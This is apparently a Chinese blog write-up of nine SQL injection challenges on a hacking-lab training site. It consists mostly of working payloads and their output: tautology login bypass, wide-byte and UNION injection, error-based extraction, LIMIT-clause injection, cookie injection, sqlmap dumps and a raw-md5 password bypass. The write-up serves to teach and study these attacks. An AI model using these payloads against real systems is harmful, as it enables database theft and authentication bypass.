注入关


沉迷于狗无法自拔 于 2020-06-29 14:10:10 发布 234 收藏 2

本文链接：https://blog.csdn.net/weixin_43245269/article/details/106825288

版权

注入关1

> 最简单的SQL注入
> 分值: 100
> Tips题目里有简单提示




```
<!-- Tips login as admin-->
```

```
用户名:admin or '1=1'
密码:随意
```

成功！

注入关2

> 最简单的SQL注入(熟悉注入环境)
> 分值: 100
> 最简单的SQL注入



```
tips: id=1
```

```
http://lab1.xseclab.com/sqli3_6590b07a0a39c8c27932b92b0e151456/index.php?id=1 or ‘1=1’
```

获得flag。

注入关3

> 防注入
> 分值: 300
> 小明终于知道，原来黑客如此的吊，还有sql注入这种高端技术，因此他开始学习防注入！
> 通关地址
> flag是随机序列

```
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=1
//验证是否存在字符型注入点
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=1%27
//验证是否存在宽字节注入
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=1%df%27
//注入字段长度
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=1%df%27 order by 3%23
//3的时候不报错，显示不正常，4的时候报错
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=1%df%27 order by 4%23
//获取显示位2,3
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=1%df%27 union select 1,2,3%23
//获取表信息2,sae_user_sqli4
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=1%df%27%20union%20select%201,2,(select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database())%23
//获取字段信息
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=1%df%27 union select 1,2,(select group_concat(column_name) from information_schema.columns where table_name=sae_user_sqli4)%23
//上述不成功，将表名转为16进制格式，得到2，id,title_1,content_1
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=1%df%27 union select 1,2,(select group_concat(column_name) from information_schema.columns where table_name=0x7361655f757365725f73716c6934)%23
//得到记录长度4
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=1%df%27%20union select 1,2,(select count(*) from sae_user_sqli4) %23
//得到flag
http://lab1.xseclab.com/sqli4_9b5a929e00e122784e44eddf2b6aa1a0/index.php?id=1%df%27%20union select 1,2,(select group_concat(title_1,content_1) from sae_user_sqli4) %23
```

注入关4

> 到底能不能回显
> 分值: 350
> 小明经过学习，终于对SQL注入有了理解，她知道原来sql注入的发生根本原因还是数据和语句不能正确分离的原因，导致数据作为sql语句执行；但是是不是只要能够控制sql语句的一部分就能够来利用获取数据呢？小明经过思考知道，where条件可控的情况下，实在是太容易了，但是如果是在limit条件呢？
> 随便几个数字测试start和num，发现num值不对结果产生干扰。

```
//union注入
?start=0 union select 1%23&num=1
//报错
Incorrect usage of UNION and ORDER BY
Warning: mysql_fetch_row() expects parameter 1 to be resource, boolean given in sqli5_5ba0bba6a6d1b30b956843f757889552/index.php on line 51
//用procedure语句
?start=0 procedure analyse(extractvalue(rand(),concat(1,(select group_concat(table_name) from information_schema.tables where table_schema=database()))),1)%23&num=1
//返回结果,看到数据库中有两个表：article和user
XPATH syntax error: 'article,user'
Warning: mysql_fetch_row() expects parameter 1 to be resource, boolean given in sqli5_5ba0bba6a6d1b30b956843f757889552/index.php on line 51
//爆破user表中的字段(分号被过滤了，要用16进制的ascii编码表示表名)
?start=0 procedure analyse(extractvalue(rand(),concat(1,(select group_concat(column_name) from information_schema.columns where table_name=0x75736572))),1)%23&num=1
//返回字段
XPATH syntax error: 'id,username,password,lastloginIP'
Warning: mysql_fetch_row() expects parameter 1 to be resource, boolean given in sqli5_5ba0bba6a6d1b30b956843f757889552/index.php on line 51
//查看username
?start=0 procedure analyse(extractvalue(rand(),concat(1,(select group_concat(username) from user))),1)%23&num=1
//有个flag
XPATH syntax error: 'user,admin,flag'
Warning: mysql_fetch_row() expects parameter 1 to be resource, boolean given in sqli5_5ba0bba6a6d1b30b956843f757889552/index.php on line 51
//查看password
?start=0 procedure analyse(extractvalue(rand(),concat(1,(select group_concat(password) from user))),1)%23&num=1
//猜测可能为flag
XPATH syntax error: 'user,admin,myflagishere'
Warning: mysql_fetch_row() expects parameter 1 to be resource, boolean given in sqli5_5ba0bba6a6d1b30b956843f757889552/index.php on line 51
```

注入关5

> 邂逅
> 分值: 350
> 小明今天出门看见了一个漂亮的帅哥和漂亮的美女，于是他写到了他的日记本里。

```
view-source:http://lab1.xseclab.com/sqli6_f37a4a60a4a234cd309ce48ce45b9b00/images/dog1'.jpg
//尝试宽字节注入
view-source:http://lab1.xseclab.com/sqli6_f37a4a60a4a234cd309ce48ce45b9b00/images/dog1%df.jpg
//返回信息
Illegal mix of collations (utf8_general_ci,IMPLICIT) and (gbk_chinese_ci,COERCIBLE) for operation '='<br />
<b>Warning</b>:  mysql_fetch_row() expects parameter 1 to be resource, boolean given in <b>sqli6_f37a4a60a4a234cd309ce48ce45b9b00/images/myimages1.php</b> on line <b>18</b><br />
//爆库名
http://lab1.xseclab.com/sqli6_f37a4a60a4a234cd309ce48ce45b9b00/images/cat1.jpg%bf%27%20union SELECT 1,2,concat(user(),0x20,database(),0x20,version()),4 limit 0,2%23
//返回信息
saeuser@123.125.23.212 mydbs 5.6.42
//爆表名
http://lab1.xseclab.com/sqli6_f37a4a60a4a234cd309ce48ce45b9b00/images/cat1.jpg%bf%27%20union SELECT 1,2,TABLE_NAME,4 FROM information_schema.TABLES%20where%20table_SCHEMA=0x6d79646273 limit 1,1%23
//返回信息
pic
//爆列
http://lab1.xseclab.com/sqli6_f37a4a60a4a234cd309ce48ce45b9b00/images/cat1.jpg%bf%27%20union SELECT 1,2,COLUMN_NAME,4 FROM information_schema.COLUMNS%20where%20table_NAME=0x706963 limit 1,1%23
//返回信息
picname
//爆字段内容
http://lab1.xseclab.com/sqli6_f37a4a60a4a234cd309ce48ce45b9b00/images/cat1.jpg%bf%27%20union SELECT 1,2,picname,4 FROM pic limit 2,5%23
//返回信息
flagishere_askldjfklasjdfl.jpg
http://lab1.xseclab.com/sqli6_f37a4a60a4a234cd309ce48ce45b9b00/images/flagishere_askldjfklasjdfl.jpg
```

注入关6


> ErrorBased
> 分值: 150
> 本题目为手工注入学习题目，主要用于练习基于Mysql报错的手工注入。Sqlmap一定能跑出来，所以不必测试了。flag中不带key和#

```
//看数据库版本5.6.42
http://lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/index.php?username=admin' and(select 1 from(select count(*),concat((select (select (select concat(0x7e,version(),0x7e))) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
//看当前用户 saeuser@220.181.129.121
http://lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/index.php?username=admin' and(select 1 from(select count(*),concat((select (select (select concat(0x7e,user(),0x7e))) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
//当前数据库 mydbs
http://lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/index.php?username=admin' and(select 1 from(select count(*),concat((select (select (select concat(0x7e,database(),0x7e))) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
//爆库 information_schema, mydbs, test
http://lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/index.php?username=admin' and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,schema_name,0x7e) FROM information_schema.schemata LIMIT 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
http://lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/index.php?username=admin' and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,schema_name,0x7e) FROM information_schema.schemata LIMIT 1,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
http://lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/index.php?username=admin' and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,schema_name,0x7e) FROM information_schema.schemata LIMIT 2,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
//爆表 log, motto, user
http://lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/index.php?username=admin' and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,table_name,0x7e) FROM information_schema.tables where table_schema=database() LIMIT 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
http://lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/index.php?username=admin' and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,table_name,0x7e) FROM information_schema.tables where table_schema=database() LIMIT 1,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
http://lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/index.php?username=admin' and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,table_name,0x7e) FROM information_schema.tables where table_schema=database() LIMIT 2,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
//爆字段 id, username, password
http://lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/index.php?username=admin' and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,column_name,0x7e) FROM information_schema.columns where table_name=0x75736572 LIMIT 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
http://lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/index.php?username=admin' and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,column_name,0x7e) FROM information_schema.columns where table_name=0x75736572 LIMIT 1,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
http://lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/index.php?username=admin' and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,column_name,0x7e) FROM information_schema.columns where table_name=0x75736572 LIMIT 2,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
//读内容
http://lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/index.php?username=admin' and extractvalue(1, concat(0x7e,(SELECT distinct concat(0x23,username,0x3a,password,0x23) FROM user limit 0,1)))%23
//发现key
key#notfound!#
```

注入关7


> 盲注
> 分值: 200
> 今天我们来学习一下盲注.小明的女朋友现在已经成了女黑阔,而小明还在每个月拿几k的收入,怎么养活女黑阔...so:不要偷懒哦!

```
python2 sqlmap.py -u "lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/blind.php?username=admin"
```



```
---
Parameter: username (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 3640 FROM (SELECT(SLEEP(5)))MHgj) AND '
QTmA'='QTmA
---
```


```
python2 sqlmap.py -u "lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/blind.php?username=admin" --dbs
```



```
[[redacted]] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
[redacted] [INFO] fetching database names
          [INFO] fetching number of databases
          [INFO] resumed: 2
          [INFO] resumed: information_schema
          [INFO] resumed: mydbs
available databases [2]:
[*] information_schema
[*] mydbs
```


https://blog.csdn.net/weixin_43245269

```
python2 sqlmap.py -u "lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/blind.php?username=admin" -D mydbs
 --tables
```




```
Database: mydbs
[3 tables]
+--------+
| user   |
| log    |
| motto  |
+--------+
```

```
python2 sqlmap.py -u "lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/blind.php?username=admin" -D mydbs
  -T motto --columns
```



```
)
Database: mydbs
Table: motto
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int(11)      |
| motto    | vaschar(200) |
| username | varchar(200) |
+----------+--------------+
```

```
python2 sqlmap.py -u "lab1.xseclab.com/sqli7_b95cf5af3a5fbeca02564bffc63e92e5/blind.php?username=admin" -D mydbs -T motto -C motto --dump
```



```
Database: mydbs
Table: motto
[4 entries]
+-----------------+
| motto           |
+-----------------+
| happy everyday  |
| key#notfound!#  |
| mymotto         |
| nothing hel@a@  |
+-----------------+
```

注入关8

> SQL注入通用防护
> 分值: 250
> 小明写了一个博客系统,为了防注入,他上网找了一个SQL注入通用防护模块,GET/POST都过滤了哦!

```
//得到字段长度
Cookie: PHPSESSID=9f5169cbfb23ef8e10ca86f02cae97c9;id=2 order by 4
//得到显示位
Cookie: PHPSESSID=9f5169cbfb23ef8e10ca86f02cae97c9;id=0 union select 1,2,3
//得到数据库信息
Cookie: PHPSESSID=9f5169cbfb23ef8e10ca86f02cae97c9;id=0 union select 1,2,(select group_concat(table_name) from information_schema.tables where table_schema=database())
//得到表信息
Cookie: PHPSESSID=9f5169cbfb23ef8e10ca86f02cae97c9;id=0 union select 1,2,(select group_concat(column_name) from information_schema.columns where table_name='sae_manager_sqli8')
//脱裤
Cookie: PHPSESSID=9f5169cbfb23ef8e10ca86f02cae97c9;id=0 union select id,username,password from sae_manager_sqli8
```

注入关9

> 据说哈希后的密码是不能产生注入的
> 分值: 400
> 代码审计与验证: 通关地址

看不懂==
md5()函数，当第二个参数为true时，会返回16字符的二进制格式。当为false的时候，返回的就是32字符十六进制数。默认的是false模式。

```
md5("123456");   //e10adc3949ba59abbe56e057f20f883e
md5("123456",true);  //� �9I�Y��V�W��>
```

当参数为true的时候，md5之后的值就会乱码。
那么只要md5(str,true)之后的值是包含了’or’这样的字符串，那么sql语句就会变为select 8 from users where usrid=“XXX” and password=’‘or’’。如此就可以绕过了。那么这样的str字符串存在吗？所幸还好存在一个，就是ffifdyop。

```
http://lab1.xseclab.com/code1_9f44bab1964d2f959cf509763980e156/?userid=1&pwd=ffifdyop
```

参考：https://blog.spoock.com/2016/07/18/hackinglab-sqli-writeup/